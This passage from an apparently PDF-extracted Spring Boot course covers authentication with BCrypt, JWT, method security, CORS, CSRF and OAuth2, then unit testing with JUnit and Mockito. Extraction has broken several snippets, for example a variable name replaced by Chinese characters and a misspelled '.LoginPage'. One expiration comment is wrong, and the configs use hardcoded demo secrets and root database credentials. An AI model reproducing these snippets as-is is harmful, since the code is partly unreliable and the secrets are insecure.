    @ElementCollection(fetch = FetchType.EAGER)
    @CollectionTable(name = "user_roles", joinColumns = @JoinColumn(name =

```

```

"user_id"))
@Column(name = "role")
private Set<String> roles;

// Constructors, getters, setters
public AppUser() {}

public AppUser(String username, String password, String email, Set<String>
roles) {
    this.username = username;
    this.password = password;
    this.email = email;
    this.roles = roles;
}

// Getters and setters
public Long getId() { return id; }
public void setId(Long id) { this.id = id; }

public String getUsername() { return username; }
public void setUsername(String username) { this.username = username; }

public String getPassword() { return password; }
public void setPassword(String password) { this.password = password; }

public String getEmail() { return email; }
public void setEmail(String email) { this.email = email; }

public boolean isEnabled() { return enabled; }
public void setEnabled(boolean enabled) { this.enabled = enabled; }

public Set<String> getRoles() { return roles; }
public void setRoles(Set<String> roles) { this.roles = roles; }
}

```

## Step 2: Create Repository

```

package com.example.repository;

import com.example.entity.AppUser;
import org.springframework.data.jpa.repository.JpaRepository;
import java.util.Optional;

public interface UserRepository extends JpaRepository<AppUser, Long> {
    Optional<AppUser> findByUsername(String username);
    boolean existsByUsername(String username);
    boolean existsByEmail(String email);
}

```

## Step 3: Implement UserDetailsService

```

package com.example.service;

import com.example.entity.AppUser;
import com.example.repository.UserRepository;
import org.springframework.security.core.authority.SimpleGrantedAuthority;
import org.springframework.security.core.userdetails.User;
import org.springframework.security.core.userdetails.UserDetails;
import org.springframework.security.core.userdetails.UserDetailsService;
import org.springframework.security.core.userdetails.UsernameNotFoundException;
import org.springframework.stereotype.Service;

import java.util.stream.Collectors;

@Service
public class CustomUserDetailsService implements UserDetailsService {

    private final UserRepository userRepository;

    public CustomUserDetailsService(UserRepository userRepository) {
        this.userRepository = userRepository;
    }

    @Override
    public UserDetails loadUserByUsername(String username) throws
UsernameNotFoundException {
        AppUser user = userRepository.findByUsername(username)
            .orElseThrow(() -> new UsernameNotFoundException("User not found: " +
username));

        return User.builder()
            .username(user.getUsername())
            .password(user.getPassword())
            .disabled(!user.isEnabled())
            .authorities(user.getRoles().stream()
                .map(role -> new SimpleGrantedAuthority("ROLE_" + role))
                .collect(Collectors.toList()))
            .build();
    }
}

```

#### Step 4: Update Security Configuration

```

@Configuration
public class SecurityConfig {

    private final CustomUserDetailsService userDetailsService;

    public SecurityConfig(CustomUserDetailsService userDetailsService) {
        this.userDetailsService = userDetailsService;
    }
}

```

```

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws
Exception {
    http
        .authorizeHttpRequests(auth -> auth
            .requestMatchers("/api/auth/**").permitAll()
            .requestMatchers("/api/admin/**").hasRole("ADMIN")
            .anyRequest().authenticated()
        )
        .userDetailsService(userDetailsService) // Use custom
UserDetailsService
        .httpBasic(withDefaults()); // Enable HTTP Basic Auth

    return http.build();
}

@Bean
public PasswordEncoder passwordEncoder() {
    return new BCryptPasswordEncoder();
}
}

```

## 6. Password Encoding with BCrypt

### Why encode passwords?

- **Security:** Never store plain text passwords
- **Hashing:** One-way function (cannot be reversed)
- **Salt:** BCrypt adds random salt to prevent rainbow table attacks

### BCryptPasswordEncoder:

```

@Service
public class AuthService {

    private final UserRepository userRepository;
    private final PasswordEncoder passwordEncoder;

    public AuthService(UserRepository userRepository, PasswordEncoder
passwordEncoder) {
        this.userRepository = userRepository;
        this.passwordEncoder = passwordEncoder;
    }

    public AppUser registerUser(String username, String password, String email,
Set<String> roles) {
        // Check if user already exists
        if (userRepository.existsByUsername(username)) {
            throw new RuntimeException("Username already exists");
        }
    }
}

```

```

    // Encode password before saving
    String encodedPassword = passwordEncoder.encode(password);

    AppUser user = new AppUser(username, encodedPassword, email, roles);
    return userRepository.save(user);
}

public boolean verifyPassword(String rawPassword, String encodedPassword) {
    return passwordEncoder.matches(rawPassword, encodedPassword);
}
}

```

### **Example:**

```

String rawPassword = "mySecretPassword123";
String encoded = passwordEncoder.encode(rawPassword);

System.out.println("Raw: " + rawPassword);
System.out.println("Encoded: " + encoded);

// Output:
// Raw: mySecretPassword123
// Encoded: $2a$10$HifG.05T3t6kD1nI5nX5E.Z3TpZ1KqEqW3O5g8Y2v9K1Z3X5Y7Z9A

// Verify
boolean matches = passwordEncoder.matches(rawPassword, encoded);
System.out.println("Matches: " + matches); // true

```

## **7. JWT (JSON Web Token) Authentication**

### **JWT Structure:**

header.payload.signature

#### **Example:**

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV\_adQssw5c

### **Decoded:**

```

// Header
{
  "alg": "HS256",
  "typ": "JWT"
}

// Payload

```

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}

// Signature (verified with secret key)
```

### Add JWT dependency:

```
<dependency>
  <groupId>io.jsonwebtoken</groupId>
  <artifactId>jjwt-api</artifactId>
  <version>0.12.3</version>
</dependency>
<dependency>
  <groupId>io.jsonwebtoken</groupId>
  <artifactId>jjwt-impl</artifactId>
  <version>0.12.3</version>
  <scope>runtime</scope>
</dependency>
<dependency>
  <groupId>io.jsonwebtoken</groupId>
  <artifactId>jjwt-jackson</artifactId>
  <version>0.12.3</version>
  <scope>runtime</scope>
</dependency>
```

### JWT Utility Class:

```
package com.example.security;

import io.jsonwebtoken.Claims;
import io.jsonwebtoken.Jwts;
import io.jsonwebtoken.SignatureAlgorithm;
import io.jsonwebtoken.security.Keys;
import org.springframework.beans.factory.annotation.Value;
import org.springframework.security.core.userdetails.UserDetails;
import org.springframework.stereotype.Component;

import javax.crypto.SecretKey;
import java.util.Date;
import java.util.HashMap;
import java.util.Map;
import java.util.function.Function;

@Component
public class JwtUtil {

    @Value("${jwt.secret:mySecretKeyThatIsAtLeast256BitsLongForHS256Algorithm}")
    private String secret;
}
```

```
private String secret;

@Value("${jwt.expiration:86400000}") // 24 hours
private Long expiration;

private SecretKey getSigningKey() {
    return Keys.hmacShaKeyFor(secret.getBytes());
}

// Generate token
public String generateToken(UserDetails userDetails) {
    Map<String, Object> claims = new HashMap<>();
    return createToken(claims, userDetails.getUsername());
}

private String createToken(Map<String, Object> claims, String subject) {
    return Jwts.builder()
        .setClaims(claims)
        .setSubject(subject)
        .setIssuedAt(new Date())
        .setExpiration(new Date(System.currentTimeMillis() + expiration))
        .signWith(getSigningKey(), SignatureAlgorithm.HS256)
        .compact();
}

// Extract username from token
public String extractUsername(String token) {
    return extractClaim(token, Claims::getSubject);
}

// Extract expiration date
public Date extractExpiration(String token) {
    return extractClaim(token, Claims::getExpiration);
}

public <T> T extractClaim(String token, Function<Claims, T> claimsResolver) {
    final Claims claims = extractAllClaims(token);
    return claimsResolver.apply(claims);
}

private Claims extractAllClaims(String token) {
    return Jwts.parserBuilder()
        .setSigningKey(getSigningKey())
        .build()
        .parseClaimsJws(token)
        .getBody();
}

// Check if token is expired
private Boolean isTokenExpired(String token) {
    return extractExpiration(token).before(new Date());
}

// Validate token
public Boolean validateToken(String token, UserDetails userDetails) {
```

```

        final String username = extractUsername(token);
        return (username.equals(userDetails.getUsername()) &&
    !isTokenExpired(token));
    }
}

```

## JWT Authentication Filter:

```

package com.example.security;

import com.example.service.CustomUserDetailsService;
import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import
org.springframework.security.authentication.UsernamePasswordAuthenticationToken;
import org.springframework.security.core.context.SecurityContextHolder;
import org.springframework.security.core.userdetails.UserDetails;
import
org.springframework.security.web.authentication.WebAuthenticationDetailsSource;
import org.springframework.stereotype.Component;
import org.springframework.web.filter.OncePerRequestFilter;

import java.io.IOException;

@Component
public class JwtAuthenticationFilter extends OncePerRequestFilter {

    private final JwtUtil jwtUtil;
    private final CustomUserDetailsService userDetailsService;

    public JwtAuthenticationFilter(JwtUtil jwtUtil, CustomUserDetailsService
userDetailsService) {
        this.jwtUtil = jwtUtil;
        this.userDetailsService = userDetailsService;
    }

    @Override
    protected void doFilterInternal(
        HttpServletRequest request,
        HttpServletResponse response,
        FilterChain filterChain) throws ServletException, IOException {

        // Extract JWT from Authorization header
        String authHeader = request.getHeader("Authorization");
        String username = null;
        String jwt = null;

        if (authHeader != null && authHeader.startsWith("Bearer ")) {
            jwt = authHeader.substring(7); // Remove "Bearer " prefix
            username = jwtUtil.extractUsername(jwt);
        }
    }
}

```

```

        // Validate token and set authentication
        if (username != null &&
SecurityContextHolder.getContext().getAuthentication() == null) {
            UserDetails userDetails =
userDetailsService.loadUserByUsername(username);

            if (jwtUtil.validateToken(jwt, userDetails)) {
                UsernamePasswordAuthenticationToken authToken =
                    new UsernamePasswordAuthenticationToken(
                        userDetails,
                        null,
                        userDetails.getAuthorities()
                    );

                authToken.setDetails(new
WebAuthenticationDetailsSource().buildDetails(request));
                SecurityContextHolder.getContext().setAuthentication(authToken);
            }
        }

        filterChain.doFilter(request, response);
    }
}

```

## Updated Security Configuration with JWT:

```

@Configuration
public class SecurityConfig {

    private final JwtAuthenticationFilter jwtAuthFilter;
    private final CustomUserDetailsService userDetailsService;

    public SecurityConfig(JwtAuthenticationFilter jwtAuthFilter,
                          CustomUserDetailsService userDetailsService) {
        this.jwtAuthFilter = jwtAuthFilter;
        this.userDetailsService = userDetailsService;
    }

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws
Exception {
        http
            .csrf(csrf -> csrf.disable()) // Disable CSRF for stateless JWT
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/api/auth/**").permitAll()
                .requestMatchers("/api/admin/**").hasRole("ADMIN")
                .anyRequest().authenticated()
            )
            .sessionManagement(session -> session
                .sessionCreationPolicy(SessionCreationPolicy.STATELESS) // Stateless
            )
    }
}

```

```

        .addFilterBefore(jwtAuthFilter,
UsernamePasswordAuthenticationFilter.class);

    return http.build();
}

@Bean
public AuthenticationManager authenticationManager(AuthenticationConfiguration
config)
    throws Exception {
    return config.getAuthenticationManager();
}

@Bean
public PasswordEncoder passwordEncoder() {
    return new BCryptPasswordEncoder();
}
}
}

```

## Authentication Controller:

```

package com.example.controller;

import com.example.dto.AuthRequest;
import com.example.dto.AuthResponse;
import com.example.security.JwtUtil;
import org.springframework.security.authentication.AuthenticationManager;
import
org.springframework.security.authentication.UsernamePasswordAuthenticationToken;
import org.springframework.security.core.userdetails.UserDetails;
import org.springframework.security.core.userdetails.UserDetailsService;
import org.springframework.web.bind.annotation.*;

@RestController
@RequestMapping("/api/auth")
public class AuthController {

    private final AuthenticationManager authenticationManager;
    private final JwtUtil jwtUtil;
    private final UserDetailsService userDetailsService;

    public AuthController(AuthenticationManager authenticationManager,
                         JwtUtil jwtUtil,
                         UserDetailsService userDetailsService) {
        this.authenticationManager = authenticationManager;
        this.jwtUtil = jwtUtil;
        this.userDetailsService = userDetailsService;
    }

    @PostMapping("/login")
    public AuthResponse login(@RequestBody AuthRequest request) {
        // Authenticate user
        authenticationManager.authenticate(

```

```

        new UsernamePasswordAuthenticationToken(
            request.getUsername(),
            request.getPassword()
        )
    );

    // Generate JWT
    UserDetails userDetails =
    userDetailsService.loadUserByUsername(request.getUsername());
    String token = jwtUtil.generateToken(userDetails);

    return new AuthResponse(token);
}
}

```

## DTOs:

```

// AuthRequest.java
public class AuthRequest {
    private String username;
    private String password;

    // Constructors, getters, setters
    public AuthRequest() {}

    public String getUsername() { return username; }
    public void setUsername(String username) { this.username = username; }

    public String getPassword() { return password; }
    public void setPassword(String password) { this.password = password; }
}

// AuthResponse.java
public class AuthResponse {
    private String token;

    public AuthResponse(String token) {
        this.token = token;
    }

    public String getToken() { return token; }
    public void setToken(String token) { this.token = token; }
}

```

## Testing JWT Authentication:

```

POST http://localhost:8080/api/auth/login
Content-Type: application/json

```

```
{
}
```

```

    "username": "user",
    "password": "password"
}

Response:
{
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..."
}

# Use token for protected endpoints
GET http://localhost:8080/api/users
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...

```

## 8. Method Security with @PreAuthorize

**Enable method security:**

```

@Configuration
@EnableMethodSecurity // Spring Security 6.x
public class MethodSecurityConfig {
    // No additional configuration needed
}

```

**Use @PreAuthorize:**

```

@RestController
@RequestMapping("/api/products")
public class ProductController {

    // Only ADMIN can access
    @PreAuthorize("hasRole('ADMIN')")
    @PostMapping
    public Product createProduct(@RequestBody Product product) {
        return productService.save(product);
    }

    // Only ADMIN can access
    @PreAuthorize("hasRole('ADMIN')")
    @DeleteMapping("/{id}")
    public void deleteProduct(@PathVariable Long id) {
        productService.delete(id);
    }

    // USER or ADMIN can access
    @PreAuthorize("hasAnyRole('USER', 'ADMIN')")
    @GetMapping
    public List<Product> getAllProducts() {
        return productService.findAll();
    }
}

```

```

// Check if user owns the resource
@PreAuthorize("#username == authentication.principal.username")
@GetMapping("/user/{username}/profile")
public UserProfile getUserProfile(@PathVariable String username) {
    return userService.getProfile(username);
}

// Custom SpEL expression
@PreAuthorize("hasRole('ADMIN') or #id == authentication.principal.id")
@PutMapping("/{id}")
public User updateUser(@PathVariable Long id, @RequestBody User user) {
    return userService.update(id, user);
}
}

```

#### Other annotations:

```

@PostAuthorize("returnObject.owner == authentication.principal.username")
@GetMapping("/orders/{id}")
public Order getOrder(@PathVariable Long id) {
    return orderService.findById(id);
}

@Secured("ROLE_ADMIN") // Older style
@GetMapping("/admin/stats")
public Stats getStats() {
    return statsService.getStats();
}

```

---

## 9. CORS Configuration

**CORS** = Cross-Origin Resource Sharing (allows frontend on different domain to access API).

#### Global CORS configuration:

```

@Configuration
public class CorsConfig implements WebMvcConfigurer {

    @Override
    public void addCorsMappings(CorsRegistry registry) {
        registry.addMapping("/api/**") // Apply to all /api/** endpoints
            .allowedOrigins("http://localhost:3000", "https://myapp.com")
            .allowedMethods("GET", "POST", "PUT", "DELETE", "OPTIONS")
            .allowedHeaders("*")
            .allowCredentials(true)
            .maxAge(3600);
    }
}

```

```
}
```

## CORS in Security Configuration:

```
@Bean
public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
    http
        .cors(withDefaults()) // Enable CORS
        .csrf(csrf -> csrf.disable())
        // ... other configuration
    ;

    return http.build();
}

@Bean
public CorsConfigurationSource corsConfigurationSource() {
    CorsConfiguration configuration = new CorsConfiguration();
    configuration.setAllowedOrigins(List.of("http://localhost:3000"));
    configuration.setAllowedMethods(List.of("GET", "POST", "PUT", "DELETE",
    "OPTIONS"));
    configuration.setAllowedHeaders(List.of("*"));
    configuration.setAllowCredentials(true);

    UrlBasedCorsConfigurationSource source = new
    UrlBasedCorsConfigurationSource();
    source.registerCorsConfiguration("/api/**", configuration);
    return source;
}
```

---

## 10. CSRF Protection

**CSRF** = Cross-Site Request Forgery

### When to disable CSRF:

- Stateless REST APIs with JWT (no cookies/sessions)
- APIs consumed by mobile apps/SPAs

### When to keep CSRF enabled:

- Traditional session-based web apps
- APIs using cookies for authentication

### Disabling CSRF:

```
http.csrf(csrf -> csrf.disable());
```

### Enabling CSRF (default):

```
http.csrf(csrf -> csrf
    .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
);
```

## 11. OAuth2 Overview

**OAuth2** = Industry-standard protocol for authorization.

### Actors:

1. **Resource Owner** - User
2. **Client** - Your application
3. **Authorization Server** - Google, Facebook, GitHub, etc.
4. **Resource Server** - API that holds user data

### Flow:

1. User clicks "Login with Google"
2. Redirected to Google login
3. User approves permissions
4. Google redirects back with authorization code
5. Your app exchanges code for access token
6. Your app uses token to access user data

### Add OAuth2 dependency:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-oauth2-client</artifactId>
</dependency>
```

### Configure in application.yml:

```
spring:
  security:
    oauth2:
      client:
        registration:
          google:
            client-id: YOUR_GOOGLE_CLIENT_ID
            client-secret: YOUR_GOOGLE_CLIENT_SECRET
```

```

scope:
  - email
  - profile
github:
  client-id: YOUR_GITHUB_CLIENT_ID
  client-secret: YOUR_GITHUB_CLIENT_SECRET
scope:
  - user:email
  - read:user

```

## Security configuration:

```

@Bean
public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception
{
    http
        .authorizeHttpRequests(auth -> auth
            .requestMatchers("/", "/login", "/error").permitAll()
            .anyRequest().authenticated()
        )
        .oauth2Login(oauth2 -> oauth2
            .LoginPage("/login")
            .defaultSuccessUrl("/dashboard", true)
        );
    return http.build();
}

```

## Access OAuth2 user info:

```

@RestController
public class UserController {

    @GetMapping("/user/me")
    public Map<String, Object> getCurrentUser(@AuthenticationPrincipal OAuth2User
principal) {
        return principal.getAttributes();
    }
}

```

## Complete Security Example

### application.yml:

```

spring:
  datasource:
    url: jdbc:mysql://localhost:3306/security_demo

```

```
username: root
password: root
jpa:
  hibernate:
    ddl-auto: update
    show-sql: true

jwt:
  secret: mySecretKeyThatIsAtLeast256BitsLongForHS256Algorithm
  expiration: 8640000 # 24 hours
```

## Practice Exercises

**Exercise 1:** Create a registration endpoint that saves users with encoded passwords.

**Exercise 2:** Implement JWT-based authentication with login and protected endpoints.

**Exercise 3:** Add role-based authorization (ADMIN can CRUD, USER can only read).

**Exercise 4:** Implement password reset functionality with temporary tokens.

**Exercise 5:** Add OAuth2 login with Google.

**Exercise 6:** Create a custom @IsOwner annotation that checks if the user owns a resource.

## Key Takeaways


1. **Authentication** - Verify who the user is
2. **Authorization** - Verify what the user can do
3. **BCryptPasswordEncoder** - Always encode passwords
4. **UserDetailsService** - Load user from database
5. **JWT** - Stateless token-based authentication
6. **@PreAuthorize** - Method-level security
7. **CORS** - Allow cross-origin requests
8. **CSRF** - Disable for stateless APIs, enable for session-based
9. **OAuth2** - Third-party authentication (Google, Facebook, etc.)
10. **Security Filter Chain** - Customize security rules

## Module 3.8: Testing Spring Boot Applications (6 hours)

**Objective:** Write comprehensive tests for Spring Boot applications using JUnit, Mockito, and MockMvc.

### 1. Testing Pyramid Concept

**Testing Pyramid** = Visual guide for test distribution in a project.



## Test Types:

### 1. Unit Tests (70-80%)

- Test individual methods/functions
- Fast execution (milliseconds)
- No external dependencies
- Example: Testing a service method

### 2. Integration Tests (15-20%)

- Test multiple components together
- Medium execution speed
- May use database, message brokers
- Example: Testing REST API endpoints

### 3. End-to-End Tests (5-10%)

- Test entire application flow
- Slow execution (seconds/minutes)
- Tests from user perspective
- Example: Selenium/Cypress tests

## Why Pyramid Shape?

- More unit tests = faster feedback
- Fewer E2E tests = less maintenance
- Balance between speed and coverage

## 2. JUnit 5 (Jupiter) Basics

**JUnit 5** = Modern Java testing framework (released 2017).

### Add dependency:

```

<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-test</artifactId>

```

```
<scope>test</scope>
</dependency>
```

This includes:

- JUnit 5 (Jupiter)
- Mockito
- AssertJ
- Hamcrest
- Spring Test

## 2.1 Basic Test Structure

```
package com.example.service;

import org.junit.jupiter.api.*;
import static org.junit.jupiter.api.Assertions.*;

class CalculatorTest {

    private Calculator calculator;

    // Runs once before all tests
    @BeforeAll
    static void setupClass() {
        System.out.println("Before all tests");
    }

    // Runs before each test
    @BeforeEach
    void setup() {
        calculator = new Calculator();
        System.out.println("Before each test");
    }

    // Test method
    @Test
    void add_TwoPositiveNumbers_ReturnsSum() {
        // Arrange
        int a = 5;
        int b = 3;

        // Act
        int result = calculator.add(a, b);

        // Assert
        assertEquals(8, result);
    }

    @Test
    void divide_ByZero_ThrowsException() {
```

```

        assertThrows(ArithmeticException.class, () -> {
            calculator.divide(10, 0);
        });
    }

    @Test
    @DisplayName("Multiply two numbers should return product")
    void multiply_TwoNumbers_ReturnsProduct() {
        assertEquals(15, calculator.multiply(3, 5));
    }

    @Test
    @Disabled("Not implemented yet")
    void power_TwoNumbers_ReturnsPower() {
        // TODO: Implement this test
    }

    // Runs after each test
    @AfterEach
    void tearDown() {
        calculator = null;
        System.out.println("After each test");
    }

    // Runs once after all tests
    @AfterAll
    static void tearDownClass() {
        System.out.println("After all tests");
    }
}

```

## 2.2 Common Assertions

```

import static org.junit.jupiter.api.Assertions.*;

class AssertionExamples {

    @Test
    void assertionExamples() {
        // Equality
        assertEquals(5, 2 + 3);
        assertNotEquals(5, 2 + 2);

        // Boolean
        assertTrue(5 > 3);
        assertFalse(5 < 3);

        // Null
        assertNull(null);
        assertNotNull("Hello");
    }
}

```

```

// Same object reference
String str = "Hello";
assertSame(str, str);
assertNotSame(new String("Hi"), new String("Hi"));

// Arrays
int[] expected = {1, 2, 3};
int[] actual = {1, 2, 3};
assertArrayEquals(expected, actual);

// Exceptions
assertThrows(IllegalArgumentException.class, () -> {
    throw new IllegalArgumentException("Error");
});

// Timeout
assertTimeout(Duration.ofMillis(100), () -> {
    Thread.sleep(50); // Must complete within 100ms
});

// Multiple assertions (all executed even if one fails)
assertAll("person",
    () -> assertEquals("John", person.getName()),
    () -> assertEquals(25, person.getAge()),
    () -> assertEquals("john@example.com", person.getEmail())
);
}
}

```

## 2.3 Parameterized Tests

### Test same logic with multiple inputs:

```

import org.junit.jupiter.params.ParameterizedTest;
import org.junit.jupiter.params.provider.*;

class ParameterizedTestExamples {

    @ParameterizedTest
    @ValueSource(ints = {1, 2, 3, 5, 8, 13})
    void isPositive_PositiveNumbers_ReturnsTrue(int number) {
        assertTrue(number > 0);
    }

    @ParameterizedTest
    @ValueSource(strings = {"", " ", "\t", "\n"})
    void isBlank_BankStrings_ReturnsTrue(String input) {
        assertTrue(input.isBlank());
    }

    @ParameterizedTest

```

```

    @CsvSource({
        "1, 1, 2",
        "2, 3, 5",
        "5, 7, 12"
    })
    void add_TwoNumbers_ReturnsSum(int a, int b, int expected) {
        Calculator calculator = new Calculator();
        assertEquals(expected, calculator.add(a, b));
    }

    @ParameterizedTest
    @MethodSource("provideTestData")
    void testWithMethodSource(String input, int length) {
        assertEquals(length, input.length());
    }

    static Stream<Arguments> provideTestData() {
        return Stream.of(
            Arguments.of("hello", 5),
            Arguments.of("world", 5),
            Arguments.of("test", 4)
        );
    }
}

```

### 3. Mockito Basics

**Mockito** = Mocking framework for creating test doubles (fake objects).

#### Why mock?

- Isolate unit under test
- Avoid external dependencies (DB, APIs, etc.)
- Control behavior of dependencies
- Fast execution

#### 3.1 Creating Mocks

```

import org.junit.jupiter.api.Test;
import org.junit.jupiter.api.extension.ExtendWith;
import org.mockito.Mock;
import org.mockito.InjectMocks;
import org.mockito.junit.jupiter.MockitoExtension;
import static org.mockito.Mockito.*;
import static org.junit.jupiter.api.Assertions.*;

@ExtendWith(MockitoExtension.class) // Enable Mockito annotations
class UserServiceTest {

    @Mock // Create mock object

```

```

private UserRepository userRepository;

@.InjectMocks // Inject mocks into this object
private UserService userService;

@Test
void findById_ExistingUser_ReturnsUser() {
    // Arrange
    User mockUser = new User(1L, "John", "john@example.com");
    when(userRepository.findById(1L)).thenReturn(Optional.of(mockUser));

    // Act
    User result = userService.findById(1L);

    // Assert
    assertNotNull(result);
    assertEquals("John", result.getName());
    assertEquals("john@example.com", result.getEmail());

    // Verify interaction
    verify(userRepository).findById(1L);
}

@Test
void findById_NonExistingUser.ThrowsException() {
    // Arrange
    when(userRepository.findById(999L)).thenReturn(Optional.empty());

    // Act & Assert
    assertThrows(ResourceNotFoundException.class, () -> {
        userService.findById(999L);
    });

    verify(userRepository).findById(999L);
}

@Test
void deleteById_ExistingUser_DeletesUser() {
    // Arrange
    when(userRepository.existsById(1L)).thenReturn(true);
    doNothing().when(userRepository).deleteById(1L);

    // Act
    userService.deleteById(1L);

    // Assert
    verify(userRepository).existsById(1L);
    verify(userRepository).deleteById(1L);
}
}

```

```

class StubbingExamples {

    @Mock
    private ProductRepository productRepository;

    @Test
    void stubbingExamples() {
        // Return specific value
        when(productRepository.findById(1L))
            .thenReturn(Optional.of(new Product("Laptop")));

        // Return different values on successive calls
        when(productRepository.count())
            .thenReturn(10L)
            .thenReturn(11L)
            .thenReturn(12L);

        // Throw exception
        when(productRepository.findById(999L))
            .thenThrow(new ResourceNotFoundException("Product not found"));

        // Argument matchers
        when(productRepository.findByName(anyString()))
            .thenReturn(Optional.of(new Product("Generic Product")));

        when(productRepository.findByPriceLessThan(anyDouble()))
            .thenReturn(List.of(new Product("Cheap Product")));

        // Void methods
        doNothing().when(productRepository).deleteById(1L);

        doThrow(new RuntimeException("Error"))
            .when(productRepository).deleteAll();
    }
}

```

### 3.3 Argument Captors

**Capture arguments passed to mocked methods:**

```

import org.mockito.ArgumentCaptor;

class ArgumentCaptorExample {

    @Mock
    private UserRepository userRepository;

    @InjectMocks
    private UserService userService;

```

```

    @Test
    void createUser_ValidUser_SavesWithEncodedPassword() {
        // Arrange
        UserDTO userDTO = new UserDTO("john", "password123", "john@example.com");

        // Act
        userService.createUser(userDTO);

        // Assert
        ArgumentCaptor<User> userCaptor = ArgumentCaptor.forClass(User.class);
        verify(userRepository).save(userCaptor.capture());

        User savedUser = userCaptor.getValue();
        assertEquals("john", savedUser.getUsername());
        assertNotEquals("password123", savedUser.getPassword()); // Password
        should be encoded
        assertTrue(savedUser.getPassword().startsWith("$2a$")); // BCrypt prefix
    }
}

```

### 3.4 Verification

```

class VerificationExamples {

    @Mock
    private EmailService emailService;

    @Test
    void verificationExamples() {
        // Verify method was called
        emailService.sendEmail("test@example.com", "Subject", "Body");
        verify(emailService).sendEmail("test@example.com", "Subject", "Body");

        // Verify method was called with any arguments
        verify(emailService).sendEmail(anyString(), anyString(), anyString());

        // Verify number of interactions
        verify(emailService, times(1)).sendEmail(anyString(), anyString(),
        anyString());
        verify(emailService, never()).deleteEmail(anyString());
        verify(emailService, atLeastOnce()).sendEmail(anyString(), anyString(),
        anyString());
        verify(emailService, atMost(3)).sendEmail(anyString(), anyString(),
        anyString());

        // Verify no more interactions
        verifyNoMoreInteractions(emailService);

        // Verify no interactions at all
        verifyNoInteractions(emailService);
    }
}

```

```
    }  
}
```

---

## 4. Testing Service Layer

**Complete example of testing a service:**

```
package com.example.service;  
  
import com.example.entity.Product;  
import com.example.repository.ProductRepository;  
import com.example.exception.ResourceNotFoundException;  
import org.junit.jupiter.api.Test;  
import org.junit.jupiter.api.extension.ExtendWith;  
import org.mockito.InjectMocks;  
import org.mockito.Mock;  
import org.mockito.junit.MockitoExtension;  
  
import java.util.Arrays;  
import java.util.List;  
import java.util.Optional;  
  
import static org.junit.jupiter.api.Assertions.*;  
import static org.mockito.ArgumentMatchers.*;  
import static org.mockito.Mockito.*;  
  
@ExtendWith(MockitoExtension.class)  
class ProductServiceTest {  
  
    @Mock  
    private ProductRepository productRepository;  
  
    @InjectMocks  
    private ProductService productService;  
  
    @Test  
    void findAll_ProductsExist_ReturnsAllProducts() {  
        // Arrange  
        List<Product> mockProducts = Arrays.asList(  
            new Product(1L, "Laptop", 999.99),  
            new Product(2L, "Phone", 599.99)  
        );  
        when(productRepository.findAll()).thenReturn(mockProducts);  
  
        // Act  
        List<Product> result = productService.findAll();  
  
        // Assert  
        assertEquals(2, result.size());  
        assertEquals("Laptop", result.get(0).getName());  
        verify(productRepository).findAll();
```

```
}

@Test
void findById_ExistingProduct_ReturnsProduct() {
    // Arrange
    Product mockProduct = new Product(1L, "Laptop", 999.99);
    when(productRepository.findById(1L)).thenReturn(Optional.of(mockProduct));

    // Act
    Product result = productService.findById(1L);

    // Assert
    assertNotNull(result);
    assertEquals("Laptop", result.getName());
    assertEquals(999.99, result.getPrice());
    verify(productRepository).findById(1L);
}

@Test
void findById_NonExistingProduct_ThrowsException() {
    // Arrange
    when(productRepository.findById(999L)).thenReturn(Optional.empty());

    // Act & Assert
    ResourceNotFoundException exception = assertThrows(
        ResourceNotFoundException.class,
        () -> productService.findById(999L)
    );

    assertEquals("Product not found with id: 999", exception.getMessage());
    verify(productRepository).findById(999L);
}

@Test
void create_ValidProduct_ReturnsSavedProduct() {
    // Arrange
    Product新产品 = new Product(null, "Tablet", 399.99);
    Product savedProduct = new Product(1L, "Tablet", 399.99);
    when(productRepository.save(any(Product.class))).thenReturn(savedProduct);

    // Act
    Product result = productService.create(newProduct);

    // Assert
    assertNotNull(result.getId());
    assertEquals("Tablet", result.getName());
    verify(productRepository).save(newProduct);
}

@Test
void update_ExistingProduct_ReturnsUpdatedProduct() {
    // Arrange
    Product existingProduct = new Product(1L, "Laptop", 999.99);
    Product updatedData = new Product(null, "Gaming Laptop", 1299.99);
    Product savedProduct = new Product(1L, "Gaming Laptop", 1299.99);
```

```

when(productRepository.findById(1L)).thenReturn(Optional.of(existingProduct));
    when(productRepository.save(any(Product.class))).thenReturn(savedProduct);

    // Act
    Product result = productService.update(1L, updatedData);

    // Assert
    assertEquals(1L, result.getId());
    assertEquals("Gaming Laptop", result.getName());
    assertEquals(1299.99, result.getPrice());
    verify(productRepository).findById(1L);
    verify(productRepository).save(any(Product.class));
}

@Test
void delete_ExistingProduct_DeletesProduct() {
    // Arrange
    when(productRepository.existsById(1L)).thenReturn(true);
    doNothing().when(productRepository).deleteById(1L);

    // Act
    productService.delete(1L);

    // Assert
